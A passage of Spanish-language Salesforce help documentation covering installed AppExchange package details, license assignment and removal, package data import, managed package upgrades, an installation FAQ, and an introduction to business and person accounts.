| `Licencias utilizadas` | El número total de licencias que ya están asignadas a usuarios. Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| `Nombre de la versión` | El nombre de esta versión de paquete. El nombre de versión es el nombre de marketing de una versión específica de un paquete. Es más descriptivo que el `Número de versión`. |

## Visualización de los detalles del paquete instalado

La página de detalles del paquete instalado muestra los siguientes atributos de paquete (por orden alfabético):

| Atributo | Descripción |
|---|---|
| `Aplicaciones` | El número de aplicaciones personalizadas en el paquete. |
| `Descripción` | Una descripción detallada del paquete. |
| `Número de primera versión instalada` | La primera versión instalada del paquete en su organización. Este campo sólo se muestra para paquetes gestionados. Puede hacer referencia a esta versión y a versiones de paquete posteriores que haya instalado. Si alguna vez registra un problema con un paquete gestionado, incluya el número de versión en este campo cuando se lo comunique al editor. |
| `Instalado por` | El nombre del usuario que ha instalado el paquete en su organización. |
| `Límites` | Si está seleccionado, los objetos, las fichas y las aplicaciones personalizadas del paquete cuentan para los límites de su organización. |
| `Modificado por` | El nombre del último usuario que ha modificado el paquete, incluyendo la fecha y la hora. |
| `Espacio de nombres` | El identificador alfanumérico de entre 1 y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. |
| `Objetos` | El número de objetos personalizados en el paquete. |
| `Nombre de paquete` | El nombre que el editor ha asignado al paquete. |
| `Tipo de paquete` | Indica si el paquete es gestionado o no gestionado. |
| `Instrucciones posteriores a la instalación` | Un vínculo hacia información sobre cómo se configura el paquete después de su instalación. Se recomienda que el vínculo señale a |

| Atributo | Descripción |
|---|---|
| | una URL externa para que pueda actualizar la información independientemente del paquete. |
| `Publicador` | El publicador de un listado de AppExchange es el usuario u organización de Salesforce que ha publicado el listado. Este campo sólo se muestra si el paquete está gestionado y tiene licencia. |
| `Notas de versión` | Vínculo a las notas de versión del paquete. Se recomienda vincular a una URL externa, de modo que pueda hacer disponible la información antes del lanzamiento de la versión y actualizarla independientemente del paquete. |
| `Fichas` | El número de fichas personalizadas en el paquete. |
| `Nombre de la versión` | El nombre de esta versión de paquete. El nombre de versión es el nombre de marketing de una versión específica de un paquete. Es más descriptivo que el `Número de versión`. |
| `Número de versión` | El número de la versión de paquete instalada más recientemente. El formato es *`númeroPrincipal.númeroSecundario.númeroParche`*, como 2.1.3. El número de versión representa una versión de un paquete. El `Nombre de la versión` es un nombre más descriptivo de la versión. El `patchNumber` sólo se genera cuando crea un parche. Si no hay ningún `númeroParche`, se considera que es cero (0). |

## Componentes sin utilizar

Puede ver una lista de los componentes que ha eliminado el desarrollador en la versión actual del paquete. Si este campo forma parte de un paquete gestionado, ya no está en uso y es seguro eliminarlo a no ser que se use en integraciones personalizadas. Antes de eliminar un campo personalizado, puede mantener un registro de los datos de Configuración introduciendo *`Exportación de datos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccionando **Exportación de datos**. Después de eliminar un componente sin utilizar, seguirá apareciendo en la lista durante 15 días. Durante ese tiempo puede cancelar su eliminación, restaurar el campo y todos los datos que almacena, o eliminar el campo de forma permanente. Cuando cancela la eliminación de un campo, algunas de sus propiedades se pierden o modifican. Después de 15 días, el campo y sus datos se eliminan permanentemente.

Se muestra la siguiente información sobre componentes (en orden alfabético):

| Atributo | Descripción |
|---|---|
| `Acción` | Puede ser una de las dos opciones:<br>• **Recuperación**<br>• **Eliminar** |
| `Nombre` | Muestra el nombre del componente. |
| `Objeto principal` | Muestra el nombre del objeto principal con el que está asociado un componente. Por ejemplo, un objeto personalizado es el principal de un campo personalizado. |

| Atributo | Descripción |
| --- | --- |
| Tipo | Muestra el tipo del componente. |

## Componentes del paquete

Puede ver una lista de los componentes que se incluyen en un paquete instalado. Se muestra la siguiente información sobre componentes (en orden alfabético):

| Atributo | Descripción |
| --- | --- |
| Acción | Puede ser una de las dos opciones:<br>• **Recuperación**<br>• **Eliminar** |
| Nombre | Muestra el nombre del componente. |
| Objeto principal | Muestra el nombre del objeto principal con el que está asociado un componente. Por ejemplo, un objeto personalizado es el principal de un campo personalizado. |
| Tipo | Muestra el tipo del componente. |

CONSULTE TAMBIÉN

Importación de datos de paquetes

Gestionar paquetes instalados

# Importación de datos de paquetes

Cuando desinstala un paquete de AppExchange, Salesforce crea automáticamente un archivo de exportación con los datos de paquete y las notas y archivos adjuntos asociados. Si elige volver a instalar el paquete, puede importar estos datos.

Para importar los datos de paquete de AppExchange, utilice una de las siguientes herramientas disponibles para su edición:

- Para Group Edition, utilice el asistente para importación adecuado.
- En Professional Edition, utilice el asistente para importación adecuado o cualquier herramienta de integración de socio ISV de Salesforce compatible.
- Para Enterprise Edition, Developer Edition, Performance Edition y Unlimited Edition, utilice el Cargador de datos.

## Notas acerca de la importación de datos del paquete de AppExchange

- Salesforce convierte los campos de fecha en campos de fecha/hora en la exportación. Convierta los campos adecuados en campos de fecha antes de realizar la importación.
- Salesforce exporta todos los campos de fecha/hora en la Hora del meridiano de Greenwich (GMT). Antes de importar estos campos, conviértalos a la zona horaria adecuada.
- El valor de los campos autonuméricos puede ser diferente cuando realice la importación. Para mantener los valores antiguos, cree un nuevo campo autonumérico personalizado en un objeto personalizado antes de importar los datos.
- Salesforce actualiza los campos del sistema como `Fecha de creación` y `Fecha de última modificación` cuando realice una importación. Para mantener los valores antiguos de estos campos, póngase en contacto con el servicio de atención al cliente de Salesforce.
- Las relaciones no se incluyen en el archivo de exportación. Vuelva a crear cualquier tipo de relación principal-detalle o las relaciones de búsqueda después de importar sus datos.
- Los Id. de tipo de registro se exportan, pero el nombre del tipo de registro no.
- El historial de campos no se exporta.
- Vuelva a crear las personalizaciones del paquete tras su instalación.

CONSULTE TAMBIÉN

Visualizar detalles del paquete instalado

Gestionar paquetes instalados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para importar datos de paquetes de AppExchange de Force.com:

- Los permisos necesarios para utilizar la herramienta de importación que seleccione, como el asistente para importación o el Cargador de datos.

# Gestión de licencias para paquetes instalados

Cuando instala un paquete gestionado con licencia en su organización desde AppExchange, adquiere un determinado número de licencias desde el desarrollador o el editor del paquete. Puede asignar cada licencia a un usuario dentro de la organización. Si asigna todas las licencias disponibles pero le gustaría conceder licencias a otros usuarios, puede volver a asignar una licencia o adquirir más licencias. Para obtener más licencias, póngase en contacto con el editor del paquete gestionado.

Nota: Si ha adquirido una licencia para el sitio o si el paquete gestionado no tiene licencia, Salesforce asigna licencias a todos los usuarios y no puede gestionar licencias. Los usuarios pueden utilizar el paquete siempre y cuando tengan los permisos adecuados.

1. En Configuración, introduzca *Paquetes instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**.
2. Haga clic en el vínculo **Gestionar licencias** junto al paquete.

   Nota: Para asignar licencias para un paquete, debe tener acceso al paquete y al menos una licencia disponible.

   - Para asignar licencias a más usuarios, haga clic en **Agregar usuarios**.
   - Para eliminar una licencia de un usuario, haga clic en **Eliminar** situado junto al nombre del usuario. Para eliminar licencias de varios usuarios, haga clic en **Eliminar varios usuarios**.
   - Haga clic en cualquier encabezado de columna para ordenar los usuarios de modo ascendente según los datos de esa columna. Haga clic otra vez en el encabezado para ordenar la lista en orden descendente.
   - Si está disponible, seleccione **menos** o **más** para ver una lista más corta o más larga.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para gestionar licencias para una aplicación de AppExchange:

- "Gestionar licencias de paquete"

## CONSULTE TAMBIÉN

Asignación de licencias para paquetes gestionados
Asignación de licencias para paquetes instalados
Eliminación de licencias para paquetes instalados
Respuesta a solicitudes de gestores de licencias

# Asignación de licencias para paquetes gestionados

Cuando instala un paquete gestionado con licencia en su organización desde AppExchange, adquiere un determinado número de licencias desde el desarrollador o el editor del paquete. Puede asignar cada licencia a un usuario dentro de la organización. Si asigna todas las licencias disponibles pero le gustaría conceder licencias a otros usuarios, puede volver a asignar una licencia o adquirir más licencias. Para obtener más licencias, póngase en contacto con el editor del paquete gestionado.

En la lista relacionada Paquetes gestionados en la página de detalles del usuario se enumeran todos los paquetes gestionados a los que está asignado ese usuario. La asignación de una licencia para un paquete gestionado pone el paquete a disposición del usuario en Salesforce.

Los paquetes no gestionados no aparecerán en esta lista, ya que no se pueden asignar licencias para ellos.

Para asignar un usuario a una licencia para uno de los paquetes gestionados disponibles:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Asignar licencias** desde la lista Paquetes gestionados.
3. Seleccione el paquete que desee asignar al usuario. Todos los paquetes gestionados disponibles aparecen en la lista Paquetes sin asignar. Después de seleccionar un paquete, Salesforce lo mueve automáticamente a la lista Paquetes seleccionados.

   En la lista Paquetes sin asignar se muestran todos los paquetes a los que este usuario podría acceder si se le asignara una licencia. En cambio, en esta lista no se mostrarán aquellos paquetes sin gestionar, no instalados, en uso o no disponibles.

   - Haga clic en una letra para ver los paquetes que comienzan por esa letra o haga clic en **Todos** para mostrar todos los paquetes gestionados disponibles.
   - Haga clic en **seleccionar lo mostrado** para seleccionar todos los paquetes mostrados en la lista Paquetes sin asignar en la página actual y agregarlos a la lista Paquetes seleccionados siguiente.
   - Haga clic en **anular la selección de lo mostrado** o en **anular todas las selecciones** para mover paquetes del área Paquetes seleccionados al área Paquetes sin asignar.
4. Haga clic en **Agregar**.

Para revocar una licencia de este usuario, haga clic en el vínculo Eliminar situado junto al nombre del paquete adecuado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar usuarios:
- "Gestionar usuarios internos"

Para gestionar licencias para un paquete de AppExchange:
- "Gestionar licencias de paquete"

CONSULTE TAMBIÉN

Gestión de licencias para paquetes instalados

# Asignación de licencias para paquetes instalados

Para asignar licencias a usuarios de AppExchange de Force.com:

Nota: Si ha adquirido una licencia para el sitio o si el paquete gestionado no tiene licencia, Salesforce asigna licencias a todos los usuarios y no puede gestionar licencias. Los usuarios pueden utilizar el paquete siempre y cuando tengan los permisos adecuados.

1. En Configuración, introduzca *Paquetes instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados** para encontrar el paquete instalado que tiene licencias disponibles.
2. Haga clic en el vínculo **Gestionar licencias** junto al nombre de la aplicación.
3. Haga clic en **Agregar usuarios**.
4. Seleccione una vista de la lista desplegable, o haga clic en **Crear vista** para crear una vista personalizada.
5. Haga clic en una letra para filtrar los usuarios cuyo apellido comience por esa letra o haga clic en **Todos** para mostrar todos los usuarios que coinciden con los criterios de la vista actual.
6. Seleccione los usuarios.
   - Para seleccionar usuarios individuales, utilice las casillas de verificación. Los usuarios seleccionados se mostrarán en la lista Seleccionado. Cuando la lista incluya todos los usuarios a los que desea asignar licencias, haga clic en **Agregar**.
   - Para seleccionar todos los usuarios de la vista actual, haga clic en **Agregar todos los usuarios** y a continuación en **Aceptar**.

Nota: También puede agregar un único usuario desde la página de detalles del usuario.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para gestionar licencias para una aplicación de AppExchange:
- "Gestionar licencias de paquete"

## CONSULTE TAMBIÉN

Gestión de licencias para paquetes instalados

# Eliminación de licencias para paquetes instalados

Para eliminar licencias de un paquete de AppExchange de varios usuarios:

1. En Configuración, introduzca *Paquetes instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**.
2. Haga clic en el vínculo **Gestionar licencias** junto al nombre del paquete.
3. Haga clic en **Eliminar varios usuarios**.
4. Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable Ver o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas.
5. Haga clic en una letra para filtrar los usuarios cuyo apellido comience por esa letra o haga clic en **Todos** para mostrar todos los usuarios que coinciden con los criterios de la vista actual.
6. Seleccione los usuarios.
   - Para seleccionar usuarios individuales, utilice las casillas de verificación. Los usuarios seleccionados aparecen en lista Seleccionado para eliminación. Cuando la lista incluya todos los usuarios para los que desea eliminar licencias, haga clic en **Eliminar**.
   - Para seleccionar todos los usuarios de la vista actual, haga clic en **Eliminar todos los usuarios** y a continuación en **Aceptar**.

También puede eliminar licencias de un paquete de AppExchange de un único usuario mediante las siguientes opciones:

1. Desde Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios** y haga clic en **Eliminar** junto al paquete de la lista de paquetes gestionados.
2. En Configuración, introduzca *Paquetes instalados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes instalados**. A continuación, haga clic en **Gestionar licencias** junto al nombre del paquete, y haga clic en **Eliminar** junto al usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar licencias para un paquete de AppExchange:
- "Gestionar licencias de paquete"

CONSULTE TAMBIÉN

Gestión de licencias para paquetes instalados

# Respuesta a solicitudes de gestores de licencias

Un gestor de licencias es una organización de Salesforce que realiza un seguimiento de todos los suscriptores de Salesforce que instalan un paquete determinado de AppExchange. Los administradores de Salesforce pueden optar por designar a otra organización como gestor de licencias para uno de sus paquetes. El gestor de licencias no tiene que ser de la misma organización a la que corresponde el paquete que se está gestionando. Para seleccionar otra organización como el gestor de licencias, todo lo que necesita es una dirección de correo electrónico (no un nombre de usuario de Salesforce). Si un administrador de Salesforce selecciona tener un gestor de licencias de otra organización e introduce su dirección de correo electrónico, recibirá una solicitud de gestión de licencias por correo electrónico.

Para responder a una solicitud de registro:

1. Haga clic en el vínculo del correo electrónico de solicitud de gestión de licencias. Se muestra la solicitud de registro en la organización de Developer Edition del solicitante.
2. Haga clic en **Aceptar** para completar el proceso de registro. También puede hacer clic en **Rechazar** para rechazar la solicitud y cerrar el explorador; los que evitará que vuelva a usar el vínculo.

   Nota: Si acepta la solicitud, autoriza a Salesforce a crear automáticamente registros en su organización de Salesforce para realizar un seguimiento de la información sobre este paquete. La selección de una organización como gestor de licencias es permanente y no se puede cambiar.

3. Introduzca el nombre de usuario y la contraseña de la organización de Salesforce que desea utilizar para gestionar las licencias de este paquete. Un gestor de licencias puede ser cualquier organización de Salesforce que haya instalado la Aplicación de gestión de licencias (LMA) gratuita desde el directorio de AppExchange de Force.com.
4. Haga clic en **Confirmar**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para responder a las solicitudes de registro:

- "Personalizar aplicación"

## CONSULTE TAMBIÉN

Gestión de licencias para paquetes instalados

## Asignación de licencias mediante la API

Los administradores pueden utilizar la API para asignar o revocar licencias para cualquier paquete gestionado instalado en su organización. La información de licencia de un paquete se almacena en dos objetos, PackageLicense y UserPackageLicense, a los que antes solamente se podía acceder desde la página Gestionar licencias bajo Configuración. Ahora se puede acceder a ellos como objetos estándar, así que un administrador puede asignar licencias a usuarios específicos mediante llamadas a la API. Esto acelera y facilita la gestión de licencias de paquete en una organización del suscriptor, especialmente en el caso de implementaciones a gran escala.

Por ejemplo, supongamos que un administrador instala una aplicación para que la utilicen los 200 miembros del personal de ventas de la empresa. Asignar una licencia a cada miembro desde la IU es ineficaz y requiere mucho tiempo. Con la API, el administrador puede asignar licencias a todos los miembros, basándose en su perfil, en un único paso.

Estas son algunas tareas de licencia comunes que los administradores pueden hacer con la API.

- Determine el número de licencias de paquete en uso y disponibles.
- Verifique si un usuario específico tiene una licencia para el paquete.
- Obtenga una lista de todos los usuarios que tengan una licencia para el paquete.
- Asigne una licencia de paquete a un usuario o grupo de usuarios.
- Revoque una licencia de paquete asignada anteriormente a un usuario.

Para obtener información detallada sobre los objetos PackageLicense y UserPackageLicense y una muestra de código, consulte la Referencia de objeto para Salesforce y Force.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar licencias para una aplicación de AppExchange:
- "Gestionar licencias de paquete"

# Actualización de paquetes

Salesforce únicamente admite actualizaciones para paquetes gestionados. Los publicadores pueden publicar una actualización para un paquete gestionado e informar a los instaladores de que ya está disponible la nueva versión. Los instaladores de un paquete gestionado podrán instalar la actualización como se indica a continuación:

1. Antes de instalar una actualización, establezca si la aplicación instalada procedía de un paquete gestionado. Busque el icono Gestionado e instalado en las páginas de detalles de cada componente y en la lista de paquetes instalados.

   Si la aplicación que ha instalado no procedía de un paquete gestionado, no tendrá actualizaciones disponibles.

2. A continuación, instale la actualización del mismo modo que instalaría cualquier otro paquete de AppExchange. Si el publicador ha proporcionado un vínculo a la versión nueva, siga el vínculo a la publicación del paquete e instálelo en su organización. La primera página del asistente de instalación enumera la versión actual instalada, la versión que va a instalar y una lista de componentes adicionales incluidos en la versión nueva.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

Para instalar y desinstalar paquetes:
- "Descargar paquetes de AppExchange"

## Notas sobre la actualización de paquetes gestionados

Tenga en cuenta lo siguiente cuando actualice un paquete gestionado:

- Todos los objetos personalizados existentes que se habían implementado seguirán estando implementados. Salesforce le pedirá que implemente cualquier objeto personalizado nuevo o los objetos personalizados que anteriormente no se implementaron.

- El cliente puede editar los ajustes de perfil de los componentes de un paquete, pero el desarrollador del paquete no puede actualizarlos. Si el desarrollador realiza cambios en la configuración de los perfiles después del lanzamiento del paquete, estos cambios no se incluirán en una actualización. Los clientes deberán actualizar manualmente los ajustes de perfil tras actualizar el paquete. Por el contrario, el desarrollador puede actualizar los conjuntos de permisos de un paquete, de modo que los cambios que realice el desarrollador se reflejarán en la organización del cliente tras la mejora del paquete.
- Si el desarrollador elige agregar campos personalizados necesarios para todos, los campos tendrán valores predeterminados.
- Los valores del sistema de traducción para los componentes que son "modificables pero no actualizables" se excluyen de las actualizaciones.
- Si un paquete instalado tiene el acceso `Restringido` a la API, las actualizaciones se realizarán correctamente sólo si la versión actualizada no contiene ningún S-Control. Si hay algún S-Control presente en la versión actualizada, debe cambiar el paquete instalado en este momento por el acceso `No restringido` a la API.
- Cuando actualiza un paquete, los cambios en el acceso a la API se ignoran aun cuando el desarrollador los especifique. Esto garantiza que el administrador que esté instalando la actualización tiene todo el control. Los instaladores deben examinar detenidamente los cambios en el acceso al paquete en cada actualización durante la instalación y anotar todos los cambios aceptables. A continuación, ya que esos cambios se ignoran, el administrador debería aplicar manualmente cualquier cambio aceptable después de instalar una actualización.

# Preguntas más frecuentes sobre instalación de paquetes

- ¿Puedo desinstalar paquetes instalados desde AppExchange?
- ¿Por qué ha fallado mi desinstalación?
- ¿Quién puede utilizar AppExchange?
- ¿Por qué ha fallado mi instalación o actualización?
- ¿Puedo personalizar los paquetes de AppExchange?
- ¿Quién puede usar los paquetes de AppExchange?
- ¿Cómo puedo actualizar un paquete instalado?
- ¿Qué grado de seguridad tienen los componentes que instale?
- ¿Qué sucede con mi prefijo de espacio de nombres cuando instalo un paquete?
- ¿Puedo volver a instalar un paquete de AppExchange después de desinstalarlo?
- Cuando instalo un paquete que está enumerado en AppExchange, ¿se cuentan los objetos personalizados, las fichas y las aplicaciones en los límites de mi edición de Salesforce?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿Puedo desinstalar paquetes instalados desde AppExchange?

Sí. Todos los paquetes instalados se enumeran en la página Paquetes instalados. Para eliminar un paquete, haga clic en el vínculo **Desinstalar** situado junto al nombre del paquete.

## ¿Por qué ha fallado mi desinstalación?

Salesforce evita que desinstale un paquete si provoca fallos en los componentes restantes.

## ¿Quién puede utilizar AppExchange?

Cualquiera puede explorar y probar las listas de AppExchange. Los administradores y usuarios de Salesforce que cuenten con el permiso "Descargar paquetes de AppExchange" pueden instalar aplicaciones de AppExchange. Para poder publicar una aplicación en AppExchange, un usuario debe tener los permisos "Crear paquetes de AppExchange" y "Cargar paquetes de AppExchange".

## ¿Por qué ha fallado mi instalación o actualización?

Una instalación puede fallar por diversos motivos:

- El paquete incluye objetos personalizados que harán que la organización supere su límite de objetos personalizados.
- El paquete incluye fichas personalizadas que harán que la organización supere su límite de fichas personalizadas.
- El desarrollador del paquete ha cargado una versión más reciente del paquete y ha desaprobado la versión asociada con esta URL de instalación. Póngase en contacto con el editor del paquete para obtener la URL de instalación más reciente.
- Está intentando instalar una extensión en un paquete y no ha instalado el paquete base.
- El paquete requiere que se activen ciertos componentes en su organización o ciertas funciones en su edición.
- El paquete contiene código Apex, y no está autorizado a ejecutar Apex en su organización.
- El paquete que está instalando tiene una prueba de Apex que falla.

## ¿Puedo personalizar los paquetes de AppExchange?

Sí, todos los paquetes son personalizables. Sin embargo, con objeto de garantizar la compatibilidad con futuras versiones, hay ciertos aspectos de los paquetes gestionados que no se pueden modificar.

Para obtener una lista de los componentes modificables de un paquete gestionado, consulte la Guía de ISVforce .

## ¿Quién puede usar los paquetes de AppExchange?

Si usa una organización con Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition, puede decidir qué perfiles de usuario tendrán acceso al paquete como parte del proceso de instalación. Los paquetes instalados en organizaciones con Professional Edition y Group Edition se instalan con "Acceso completo" para todos los perfiles de usuario. Sin embargo, sea cual sea la edición que se utilice, todos los objetos personalizados se instalan en modo "En desarrollo" que impide que los usuarios estándar puedan verlos. Para ver los objetos personalizados en modo "En desarrollo", los usuarios deben tener el permiso "Personalizar aplicación". Cuando esté preparado para permitir el acceso de los demás usuarios al paquete, cambie el estado del objeto personalizado a "Desarrollado".

## ¿Cómo puedo actualizar un paquete instalado?

Los paquetes gestionados son completamente actualizables. Antes de instalar un paquete, póngase en contacto con el editor para determinar si es gestionado

## ¿Qué grado de seguridad tienen los componentes que instale?

Salesforce lleva a cabo exámenes de seguridad periódicos de todas las aplicaciones enumeradas públicamente en AppExchange. Al instalar aplicaciones de terceros con acceso a datos, estas pueden tener acceso a otros datos dentro de la organización donde se instaló el paquete. Las listas privadas no se someten a un examen de seguridad y los administradores deben inspeccionar la aplicación detenidamente antes de decidir si debe instalarse en su organización.

## ¿Qué sucede con mi prefijo de espacio de nombres cuando instalo un paquete?

Un prefijo de espacio de nombres es un identificador totalmente exclusivo que puede solicitar si planea crear un paquete gestionado. Todos los componentes de un paquete gestionado que instale de otro desarrollador contienen el prefijo de espacio de nombres de su organización. Sin embargo, los paquetes no gestionados también pueden tener un prefijo de espacio de nombres si tienen su origen en una organización con un paquete gestionado. Si instala un paquete no gestionado que contiene un prefijo de espacio de nombres, Salesforce sustituye el prefijo del espacio de nombres del desarrollador por el suyo.

## ¿Puedo volver a instalar un paquete de AppExchange después de desinstalarlo?

Sí. Puede volver a instalar un paquete del mismo modo que lo instaló.

## Cuando instalo un paquete que está enumerado en AppExchange, ¿se cuentan los objetos personalizados, las fichas y las aplicaciones en los límites de mi edición de Salesforce?

No. Si desea instalar un paquete desde AppExchange, sus objetos personalizados, fichas y aplicaciones no cuentan en los límites de su edición de Salesforce. Sin embargo, si el paquete utiliza otros tipos de componentes personalizados, como campos personalizados, sí cuentan en los límites aplicables de su edición de Salesforce.

Nota: Estas reglas se aplican únicamente a los paquetes gestionados que se enumeran en AppExchange. Si instala un paquete sin gestionar o un paquete gestionado que no está enumerado públicamente en AppExchange, sus objetos personalizados, fichas y aplicaciones sí cuentan en los límites de su edición de Salesforce.

# Proceso de ventas a sus clientes

## Aumentar el éxito de sus ventas con Salesforce

¿Está listo para tener más éxito vendiendo a sus clientes? Conozca las funciones de ventas principales y de productividad en las ventas de Salesforce.

### Funciones fundamentales de ventas

Gestione los elementos básicos: las personas a las que vende, los productos y servicios que ofrece su empresa y mucho más.

- Cuentas
- Contactos
- Candidatos
- Campañas
- Oportunidades
- Productos y listas de precios
- Contratos
- Integración en redes sociales
- Gestión de territorio de empresa
- Previsiones de colaboración
- Data.com

### Funciones de productividad en las ventas

Mejore su experiencia de Salesforce realizando seguimientos de eventos, comunicándose con clientes por correo electrónico y otras actividades.

- Inicio
- Notas
- Actividades
- Eventos y calendarios
- Tareas
- Correo electrónico de Salesforce
- Integración de correo electrónico de Microsoft® para Office 365™
- Work.com

# Gestión de las personas y organizaciones a las que les vende

## Establecimiento de sus clientes, competidores y socios

### Cuentas

Utilice cuentas de Salesforce para almacenar información acerca de sus clientes o las entidades con las que está trabajando, como empresas, escuelas, agencias estatales o personas individuales.

Piense en una cuenta como una carpeta de archivos donde almacena cada información que tiene acerca de un cliente. Por ejemplo, si está almacenando información acerca de una empresa, incluiría su nombre, ubicación, una persona de contacto, pedidos anteriores y actuales y otra información relacionada. También puede mantener un registro de llamadas telefónicas o solicitudes de servicio.

En Salesforce, la información acerca de la empresa en sí (su nombre, ubicación, sitio Web, etc) se almacena como un *registro de cuenta*. La información acerca de la cuenta, como una persona de contacto, notas y pedidos, se almacena en otros tipos de registros. Salesforce facilita la tarea de búsqueda de todos los registros relacionados con cada cuenta enumerándolos en la página de inicio del registro de cuenta. Puede localizar, crear, eliminar, ordenar y filtrar sus cuentas desde la ficha Cuentas. Seleccione una cuenta para ver su página de inicio del registro, modificar la cuenta y acceder a otros registros relacionados con esa cuenta.

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Existen algunas cosas que debe saber acerca de cuentas.

**Salesforce ofrece dos tipos de cuentas**

Las cuentas de Salesforce son *cuentas comerciales* de forma predeterminada. Las cuentas empresariales se utilizan para almacenar información acerca de empresas u otras entidades. Los administradores de Salesforce pueden también optar por configurar *cuentas personales* que se utilizan para almacenar información acerca de personas individuales. Por ejemplo, las cuentas personales se ajustan mejor a sus clientes si son compradores en línea, miembros de gimnasios, viajeros vacacionales u otros clientes individuales. Dependiendo de a quién vende su empresa, podría tener solo un tipo de cuenta disponible o ambos.

Nota: En la ayuda de Salesforce y otra documentación, la propia palabra *cuenta* siempre hace referencia tanto a cuentas comerciales como a cuentas personales. Utilizamos los términos *cuentas empresariales* y *cuentas personales* cuando hay diferencias entre los dos tipos de cuentas.

**Se puede cambiar el nombre de la función Cuentas**

Su administrador de Salesforce puede cambiar el nombre de las cuentas por un nombre que funciona mejor para su negocio, como *Clientes* o *Pacientes*. Sin embargo, nos referiremos a ellas siempre como *cuentas* en la ayuda de Salesforce.

**Los usuarios pueden acceder a cuentas en dispositivos móviles**

Puede acceder a sus cuentas desde el sitio completo de Salesforce o la aplicación móvil Salesforce1 si su administrador de Salesforce activó el acceso de Salesforce1.

**Se pueden vincular las cuentas a noticias y redes sociales**

Encontrará información adicional y actualizaciones acerca de sus cuentas si su empresa utiliza cuentas, contactos y candidatos sociales; el componente Noticias (solo Lightning Experience) o funciones de Data.com Clean.

CONSULTE TAMBIÉN

- Cuentas, contactos y candidatos sociales
- Equipos de cuentas
- Gestionar correo electrónico y plantillas en Lightning Experience
- Gestionar el trabajo y ver la actividad anterior en Lightning Experience
- Cuentas, contactos y candidatos sociales

## ¿Qué es una cuenta personal?

Las cuentas personales almacenan información acerca de consumidores individuales.

Nota: Esta versión contiene una versión beta de cuentas personales en Lightning Experience con calidad suficiente para su producción, pero que tiene limitaciones conocidas. Para obtener información acerca de la activación de cuentas personales para su organización, consulte Activar cuentas personales en la página 1813.

Las cuentas de Salesforce son *cuentas comerciales* de forma predeterminada. Las cuentas empresariales se utilizan para almacenar información acerca de empresas u otras entidades. Los administradores de Salesforce pueden también optar por configurar *cuentas personales* que se utilizan para almacenar información acerca de personas individuales. Por ejemplo, las cuentas personales se ajustan mejor a sus clientes si son compradores en línea, miembros de gimnasios, viajeros vacacionales u otros clientes individuales. Dependiendo de a quién vende su empresa, podría tener solo un tipo de cuenta disponible o ambos.

Las cuentas personales funcionan de modo distinto a las cuentas empresariales. Por ejemplo, las cuentas personales no pueden tener contactos. En su lugar, el registro de cuenta personal almacena la información que guarda habitualmente para los contactos empresariales, como nombre y apellidos. Por lo general, puede tratar una cuenta personal como un contacto. Por ejemplo, puede invitar una cuenta personal a una reunión o asociarla con una campaña. Para las diferencias entre cuentas personales y empresariales, consulte Comportamientos de cuentas personales.

Nota: En la ayuda de Salesforce y otra documentación, la propia palabra *cuenta* siempre hace referencia tanto a cuentas comerciales como a cuentas personales. Utilizamos los términos *cuentas empresariales* y *cuentas personales* cuando hay diferencias entre los dos tipos de cuentas.

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Comportamientos de cuentas personales
- Cuentas

## Consideraciones para el uso de campos de combinación de cuentas personales

